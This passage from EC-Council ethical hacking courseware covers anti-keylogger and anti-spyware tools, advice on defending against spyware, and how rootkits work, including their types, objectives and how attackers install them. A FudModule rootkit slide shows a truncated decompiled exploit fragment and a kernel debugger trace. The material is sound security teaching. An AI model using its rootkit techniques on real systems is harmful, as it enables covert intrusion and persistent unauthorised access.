



Figure 6.172: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.guardedid.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter (*https://www.spyshelter.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Spyware

Different ways to defend against spyware are as follows:

- Avoid using any computer system over which you do not have complete control.
- Avoid adjusting the Internet security setting to an excessively low level because it provides many chances to install spyware on the computer. Therefore, always set the Internet browser security settings to either high or medium to protect the computer from spyware.
- Avoid opening suspicious emails and file attachments received from unknown senders. Doing so involves a high risk of allowing a virus, freeware, or spyware onto the computer. Avoid opening unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead the user into downloading spyware.
- Enable the firewall to enhance the security level of the computer.
- Regularly update the software and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.
- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents the installation of spyware on the system. It periodically scans and protects the system from spyware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Keep the OS up to date.
  - Windows users should periodically perform a Windows or Microsoft update.
  - For users of other OSes or software products, refer to the information given by the OS vendors and take the essential steps to protect against any vulnerability identified.
- Perform web surfing safely and download cautiously.
  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Avoid using the administrative mode unless necessary. Excessive use of the administrator mode may allow the execution of malicious programs such as spyware in the administrator mode. Consequently, attackers may take complete control of the system.
- Avoid downloading free music files, screensavers, or emoticons from the Internet, which may come with spyware.
- Beware of pop-up windows or web pages. Never click anywhere on windows that display messages such as “your computer may be infected” or claim that they can help the computer run faster. Clicking on such windows may cause the system to become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Avoid storing personal or financial information on any computer system that is not totally under your control, such as a computer in an Internet café.
- Avoid connecting to unknown/rogue devices or networks.
- Install anti-tracking-based browser extensions for private browsing.
- Check an app’s legitimacy before providing permissions such as location, camera, and microphone.
- Bookmark frequently visited websites for safe browsing.
- Utilize memory protection mechanisms such as data execution prevention (DEP) and address space layout randomization (ASLR) to prevent spyware from exploiting memory vulnerabilities and executing arbitrary code.
- Use privacy settings in the web browser to limit cookies and tracking. Consider using browser extensions that block tracking scripts and ads known to distribute spyware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.




Figure 6.173: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Total Security 20 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- Avast One (*https://www.avast.com*)
- MacScan 3 (*https://www.securemac.com*)
- Malwarebytes (*https://www.malwarebytes.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

Popular Rootkit: FudModule Rootkit

- FudModule Rootkit exploits the zero-day **admin-to-kernel vulnerability** in the Windows AppLocker driver
- It employs **DKOM** techniques to disrupt various kernel security mechanisms to gain kernel-level access

```
context = (__int64 *)LocalAlloc(0x40u, 0x1C0ui64);
context[51] = a1;
context[52] = a2;
result = setup(context);
if ( !(_DWORD)result )
{
  result = exploit(context);
  if ( !(_DWORD)res
  {
    bitfield_techni
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_techniques |= 0x100u;
    if ( (unsigned int)direct_attacks((__int64)context) )
      bitfield_techniques |= 0x200u;
    restore_previousmode((__int64)context);
    memset(context, 0, 0x1C0ui64);
    LocalFree(context);                    https://decoded.avast.io
```

```
0: kd> p
appid!AppHashComputeImageHashInternal+0x7c:
fffff805`619fe218 ff15b2c4feff    call    qword ptr [appid!_guard_dispatch_icall_fptr (fffff805`619ea6d0)]
0: kd> r rax
rax=deadbeefdeadbeef
0: kd> dq rcx L1
ffffc38a`fba82c80  baadf00d`baadf00d
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffd381`a623e590 fffff805`619d34af     appid!AppHashComputeImageHashInternal+0x7c
01 ffffd381`a623e690 fffff805`619f933e     appid!AppHashComputeFileHashesInternal+0x14b
02 ffffd381`a623e790 fffff805`619ee1b3     appid!AipSmartHashImageFile+0xd6
03 ffffd381`a623e860 fffff805`6068f835     appid!AipDeviceIoControlDispatch+0x123
04 ffffd381`a623e940 fffff805`60a77428     nt!IofCallDriver+0x55
05 ffffd381`a623e980 fffff805`60a77227     nt!IopSynchronousServiceTail+0x1a8
06 ffffd381`a623ea20 fffff805`60a765a6     nt!IopXxxControlFile+0xc67
07 ffffd381`a623eb60 fffff805`608092b5     nt!NtDeviceIoControlFile+0x56
08 ffffd381`a623ebd0 00000001`4000e3bd     nt!KiSystemServiceCopyEnd+0x25
09 00000000`0014f970 00000000`00000000     0x00000001`4000e3bd
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim's consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)
- Sending phishing emails to trick users into opening attachments or clicking on links that lead to the execution of a rootkit installer

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates
- To secure continued access to a compromised system across reboots, system updates, and attempts to remove the malware (i.e. to maintain persistent access)
- To serve as a platform for downloading and installing additional malware on the compromised system
- To spy on the user's activity, capturing keystrokes, screenshots, or network traffic
- To execute commands and control the compromised system remotely

Types of Rootkits

Rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.

There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.
- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.
- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.
- **Memory Rootkits**: Memory rootkits, or volatile rootkits, constitute a type of malware that reside solely in the system's memory (RAM) and do not leave any traces on disk. Unlike traditional rootkits that modify the operating system files or components stored on disk, memory rootkits operate entirely in volatile memory, making them more elusive and difficult to detect.

How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

